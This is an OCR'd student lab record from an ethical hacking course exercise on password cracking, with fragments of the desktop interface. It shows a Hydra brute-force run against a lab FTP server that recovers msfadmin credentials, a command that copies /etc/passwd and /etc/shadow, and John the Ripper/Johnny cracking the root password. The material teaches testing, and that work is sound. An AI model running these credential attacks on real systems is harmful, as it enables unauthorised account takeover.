ITA1443-Ethical Hacking For Legal Systems

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


Reg.No:192011244

Slot: D


Exercise No 2: Cracking the Password







Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
surya
File Edit View Go Help
surya
Documents
Places
Computer
surya
Desktop
Trash
Documents
Music
Pictures
Videos
Downloads
Devices
File System
Network
Browse Network
Desktop
Documents
Downloads
Music
Pictures
Public
snap
Templates
vega
Videos
Nessus_amd64.deb
password.lst
profiles.csv
test.json
test.xml
"password.lst": 13 bytes plain text document
Search
ENG
IN
09:32
11-02-2023



root@kali:~# hydra -l /usr/share/wordlists/metasploit/user -p /usr/share/wordlists/metasploit/password ftp://192
.168.1.101 -V



[DATA] 12 tasks, 1 server, 12 login tries (l:3/p:4), ~1 try per task
[DATA] attacking service ftp on port 21
[ATTEMPT] target 192.168.[redacted].101 - login "admin_1" - pass "password_1" - 1 of 12 [child 0]
[ATTEMPT] target 192.168.[redacted].101 - login "admin_1" - pass "password" - 2 of 12 [child 1]
[ATTEMPT] target 192.168.[redacted].101 - login "admin_1" - pass "msfadmin" - 3 of 12 [child 2]
[ATTEMPT] target 192.168.[redacted].101 - login "admin_1" - pass "password_2" - 4 of 12 [child 3]
[ATTEMPT] target 192.168.[redacted].101 - login "admin" - pass "password_1" - 5 of 12 [child 4]
[ATTEMPT] target 192.168.[redacted].101 - login "admin" - pass "password" - 6 of 12 [child 5]
[ATTEMPT] target 192.168.[redacted].101 - login "admin" - pass "msfadmin" - 7 of 12 [child 6]
[ATTEMPT] target 192.168.[redacted].101 - login "admin" - pass "password_2" - 8 of 12 [child 7]
[ATTEMPT] target 192.168.[redacted].101 - login "msfadmin" - pass "password_1" - 9 of 12 [child 8]
[ATTEMPT] target 192.168.[redacted].101 - login "msfadmin" - pass "password" - 10 of 12 [child 9]
[ATTEMPT] target 192.168.[redacted].101 - login "msfadmin" - pass "msfadmin" - 11 of 12 [child 10]
[ATTEMPT] target 192.168.[redacted].101 - login "msfadmin" - pass "password_2" - 12 of 12 [child 11]
[21][ftp] host: 192.168.[redacted].101 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found


root@kali:~# cat /etc/passwd > Desktop/crack && cat /etc/shadow >> Desktop/crack


File Attack Passwords
Open Passwd File
Open Last Session
Start Attack
Resume Attack
Pause Attack
Copy
Passwords
Options
Statistics
Settings
Output
User Password Hash GECOS
1 root x 0:0:root:/root:/bin/bash
2 daemon x 1:1:daemon:/usr/sbin:/bin/sh
3 bin x 2:2:bin:/bin:/bin/sh
4 sys x 3:3:sys:/dev:/bin/sh
5 sync x 4:65534:sync:/bin:/bin/sync
6 games x 5:60:games:/usr/games:/bin/sh
7 man x 6:12:man:/var/cache/man:/bin/sh
8 lp x 7:7:lp:/var/spool/lpd:/bin/sh
9 mail x 8:8:mail:/var/mail:/bin/sh
10 news x 9:9:news:/var/spool/news:/bin/sh
11 uucp x 10:10:uucp:/var/spool/uucp:/bin/sh
12 proxy x 13:13:proxy:/bin:/bin/sh
13 www-data x 33:33:www-data:/var/www:/bin/sh
14 backup x 34:34:backup:/var/backups:/bin/sh
15 list x 38:38:Mailing List Manager:/var/list:/bin/sh
16 irc x 39:39:ircd:/var/run/ircd:/bin/sh
0%


Johnny
File Attack Passwords
Open Passwd File
Open Last Session
Start Attack
Resume Attack
Pause Attack
Copy
Passwords
User Password Hash GECOS
37 postgres x 118:129:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash


Johnny
File Attack Passwords
Open Passwd File
Open Last Session
Start Attack
Resume Attack
Pause Attack
Copy
Passwords
Options
Statistics
Settings
Output
User Password Hash GECOS
37 postgres x 118:129:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
38 redsocks x 119:130::/var/run/redsocks:/bin/false
39 stunnel4 x 120:131::/var/run/stunnel4:/bin/false
40 statd x 121:65534::/var/lib/nfs:/bin/false
41 sslh x 122:134::/nonexistent:/bin/false
42 Debian-gdm x 123:135:Gnome Display Manager:/var/lib/gdm3:/bin/false
43 rtkit x 124:136:RealtimeKit,,,:/proc:/bin/false
44 saned x 125:137::/home/saned:/bin/false
45 root toor 6UridGO... 16333:0:99999:7:::
46 daemon * 16216:0:99999:7:::
47 bin * 16216:0:99999:7:::
48 sys * 16216:0:99999:7:::
49 sync * 16216:0:99999:7:::
50 games * 16216:0:99999:7:::
51 man * 16216:0:99999:7:::
52 lp * 16216:0:99999:7:::
100% (1/1: 1 cracked, 0 left)


root@kali:~# john
John the Ripper password cracker, version 1.8.0.6-jumbo-1-bleeding [linux-x86-64-avx]
Copyright (c) 1996-2015 by Solar Designer and others
Homepage: http://www.openwall.com/john/
Usage: john [OPTIONS] [PASSWORD-FILES]
--single[=SECTION] "single crack" mode
--wordlist[=FILE] --stdin wordlist mode, read words from FILE or stdin
--pipe like --stdin, but bulk reads, and allows rules
--loopback[=FILE] like --wordlist, but fetch words from a .pot file
--dupe-suppression suppress all dupes in wordlist (and force preload)
--prince[=FILE] PRINCE mode, read words from FILE
--encoding=NAME input encoding (eg. UTF-8, ISO-8859-1). See also
doc/ENCODING and --list=hidden-options.
--rules[=SECTION] enable word mangling rules for wordlist modes
--incremental[=MODE] "incremental" mode [using section MODE]
--mask=MASK mask mode using MASK
--markov[=OPTIONS] "Markov" mode (see doc/MARKOV)
--external=MODE external mode or word filter
--stdout[=LENGTH] just output candidate passwords [cut at LENGTH]
--restore[=NAME] restore an interrupted session [called NAME]
--session=NAME give a new session the NAME
--status[=NAME] print status of a session [called NAME]